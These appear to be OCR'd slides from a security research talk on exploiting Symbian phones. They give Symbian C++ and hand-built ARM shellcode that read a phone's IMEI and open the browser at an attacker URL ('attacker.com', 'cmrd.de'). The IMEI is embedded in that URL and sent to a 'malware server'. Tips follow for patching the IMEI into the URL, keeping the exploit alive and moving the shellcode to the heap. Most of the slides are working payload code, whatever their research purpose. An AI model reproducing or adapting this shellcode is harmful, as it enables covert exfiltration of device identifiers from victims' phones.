
Getting the IMEI in Symbian C++

- CTelephony library
  - GetPhoneId(..)
- Need to use classes
  - (This is one of the reasons why we write shellcode in C++ and use IDA to get the assembly code)




```
class C_imei: public CActive
{
    CTelephony *telephony;
    TBuf<50> imei;
    CActiveSchedulerWait asw;
    CTelephony::TPhoneIdV1 iV1;
    CTelephony::TPhoneIdV1Pckg iPkg;
public:
    C_imei::C_imei():
        CActive(EPriorityStandard),
        telephony(NULL),
        iPkg(iV1)
    {}

    void GetIMEI(char **wp){
        telephony = CTelephony::NewL();
        CActiveScheduler::Add(this);
        telephony->GetPhoneId(iStatus, iPkg);
        SetActive();
        asw.Start();
        Deque();
        *wp = (char*)imei.PtrZ();
    }

    void RunL(){
        if(iStatus == KErrNone)
            imei = iPkg().iSerialNumber;
        asw.AsyncStop();
    }
};

void ReadDeviceSerialNumber(char **imei){

    C_imei *im = new(ELeave) C_imei;
    im->GetIMEI(imei);
}
```

Getting the IMEI in Shellcode 1/2



```
MOV     R12, SP
STMFD   SP!, {R4-R8,R10-R12,LR,PC}
SUB     R11, R12, #4
MOV     R10, R0
MOV     R0, #0x1E8
mov     lr,pc
ldr     pc, UserZalloc
@BL      _ZN4User7AllocZLEi @ User::AllocZL(int)
MOV     R1, #0
MOV     R4, R0
mov     lr,pc
ldr     pc, CActiveC2Ei
@BL      _ZN7CActiveC2Ei @ CActive::CActive(int)
@ load addr of function into r3
@LDR     R3, =off_9470
add     r7,pc,#4*45
str     r7,addr8284
add     r3,pc,#4*38
STR     R3, [R4]
MOV     R3, #0
ADD     R7, R4, #0x20
MOV     R0, R7
STR     R3, [R4,#0x1C]
BL      sub_81F4
ADD     R6, R4, #0x8C
MOV     R0, R6
mov     lr,pc
ldr     pc, CActiveSchedulerWaitC1Ev
@BL      _ZN20CActiveSchedulerWaitC1Ev @ CActiveSchedulerWait::CActiveScheduler
ADD     R5, R4, #0x94
MOV     R0, R5
mov     lr,pc
ldr     pc, CTelephonyPhoneIdV1
@BL      _ZN10CTelephony10TPhoneIdV1C1Ev @ CTelephony::TPhoneIdV1::TPhoneIdV1(v
ADD     R8, R4, #0x1DC
MOV     R1, R5
```


Getting the IMEI in Shellcode 2/2



```
MOV      R0, R8
BL       sub_8218
mov      lr,pc
ldr      pc, CTelephonyNewL
@BL        _ZN10CTelephony4NewLEv @ CTelephony::NewL(void)
STR      R0, [R4,#0x1C]
MOV      R0, R4
mov      lr,pc
ldr      pc, CActiveSchedulerAdd
@BL        _ZN16CActiveScheduler3AddEP7CActive @ CActiveScheduler::Add(CActive *)
MOV      R2, R8
ADD      R1, R4, #4
LDR      R0, [R4,#0x1C]
mov      lr,pc
ldr      pc, CTelephonyGetPhoneID
@BL        _ZNK10CTelephony10GetPhoneIdER14TRequestStatusR5TDes8 @ CTelephony::GetP
MOV      R0, R4
mov      lr,pc
ldr      pc, CActiveSetActive
@BL        _ZN7CActive9SetActiveEv @ CActive::SetActive(void)
MOV      R0, R6
mov      lr,pc
ldr      pc, CActiveSchedulerWait5StartEv
@BL        _ZN20CActiveSchedulerWait5StartEv @ CActiveSchedulerWait::Start(void)
MOV      R0, R4
mov      lr,pc
@ldr       pc, CActiveDeque
mov      r1,r1
@BL        _ZN7CActive5DequeEv @ CActive::Deque(void)
MOV      R0, R7
mov      lr,pc
ldr      pc,TDesPtrZ
@BL        _ZN6TDes164PtrZEv @ TDes16::PtrZ(void)
STR      R0, [R10]
LDMFD    SP, {R4-R8,R10,R11,SP,PC}
```


Starting the Web Browser in Symbian C++

- Start browser through application server
  - URL is passed as unicode string




```
_LIT(Url, "http://attacker.com/?i=iiiiiiiiiiiiii");

void LaunchBrowser()
{
    RApaLsSession apaLsSession;
    const TUid KOSSBrowserUidValue = {0x1020724D}; //{0x10008D39}; // 0x1020724D for S60 3rd Ed
    HBufC* param = HBufC::NewLC(64);
    param->Des().Copy(Url);
    TUid id(KOSSBrowserUidValue);
    apaLsSession.Connect();
    TThreadId thread;
    apaLsSession.StartDocument(*param, KOSSBrowserUidValue, thread);
    apaLsSession.Close();
    CleanupStack::PopAndDestroy(param);
}
```

Starting the Web Browser in Shellcode 1/2



```
MOV      R12, SP
STMFD    SP!, {R5,R7,R10-R12,LR,PC}
SUB      R11, R12, #4
SUB      R7, R11, #0x2C
MOV      R0, R7
SUB      R5, R11, #0x3C
SUB      SP, SP, #0x34
mov      lr,pc
ldr      pc,ZN13RApaLsSessionC1Ev
@BL       _ZN13RApaLsSessionC1Ev ; RApaLsSession::RApaLsSession(void)
MOV      R0, #0x40
mov      lr,pc
ldr      pc,ZN7HBufC165NewLCEi
@BL       _ZN7HBufC165NewLCEi ; HBufC16::NewLC(int)
MOV      R1, R0
MOV      R10, R0
MOV      R0, R5
mov      lr,pc
ldr      pc,ZN7HBufC163DesEv
@BL       _ZN7HBufC163DesEv ; HBufC16::Des(void)
@ === load address of url into R0 ===
@LDR      R0, =dword_84B0
add      r0,pc,#96
MOV      R2, R0
MOV      R1, R2
MOV      R0, R5
mov      lr,pc
ldr      pc,ZN6TDes164CopyERK7TDesC16
@BL       _ZN6TDes164CopyERK7TDesC16 ; TDes16::Copy(TDesC16  const&)
MOV      R0, R7
```

Starting the Web Browser in Shellcode 2/2




```
    mov     lr,pc
    ldr     pc,ZN13RApaLsSession7ConnectEv
    @BL       _ZN13RApaLsSession7ConnectEv ; RApaLsSession::Connect(void)
    @add       r2,pc,#56   @LDR      R2,=BROWSER_ID
    ldr     r2,BROWSER_ID
    MOV     R12, #1
    MOV     R1, R10
    ADD     R2, R2, #0x1000000D
    SUB     R3, R11, #0x44
    MOV     R0, R7
    STR     R12, [SP,#0x50-0x50]
    mov     lr,pc
    ldr     pc,ZN13RApaLsSession13StartDocument
    @BL       _ZN13RApaLsSession13StartDocument ; RApaLsSession::StartDocument(TDesC16  const&,
    MOV     R0, R7
    mov     lr,pc
    ldr     pc,ZN13RApaLsSession5CloseEv
    @BL       _ZN13RApaLsSession5CloseEv ; RApaLsSession::Close(void)
    mov     lr,pc
    ldr     pc,ZN12CleanupStack13PopAndDestroyEv
    @BL       _ZN12CleanupStack13PopAndDestroyEv ; CleanupStack::PopAndDestroy(void)
    SUB     SP, R11, #0x18
    LDMFD   SP, {R5,R7,R10,R11,SP,PC}

BROWSER_ID:
    .word   0x207240

URL:
    .word   32    @ length in letters (total length/2)
    .ascii  "h\0t\0t\0p\0:\0/\0/\0c\0m\0r\0d\0.\0d\0e\0?\0i\0=\0"
    .ascii  "h\000h\000h\000h\000h\000h\000h\000h\000h\000h\000h\000h\000h\000\000\000"
```

Get IMEI + Start Web Browser – Some Details

- CActiveDeque() in get IMEI function in shellcode hangs the process
  - ➔ Solution: just don't call it, it works anyway :-)
- Store complete URL (including IMEI) to malware server in the shellcode
  - We don't want to use any additional functions just to manipulate strings
  - Just put a dummy IMEI in the shellcode
  - Write simple loop in assembly to copy real IMEI to the URL
  - Remember URL is stored in unicode
- Call sleep after starting the web browser
  - If the exploit application crashes too early the web browser is not started
- Shellcode got quite big, need to move it to the heap
- Have a SIM card inserted while testing otherwise you won't get the IMEI
  - IMEI belongs to the phone, but I guess the GSM stack is off without a SIM

Send IMEI to Web Server via Web Browser

- Nokia N80 and E61

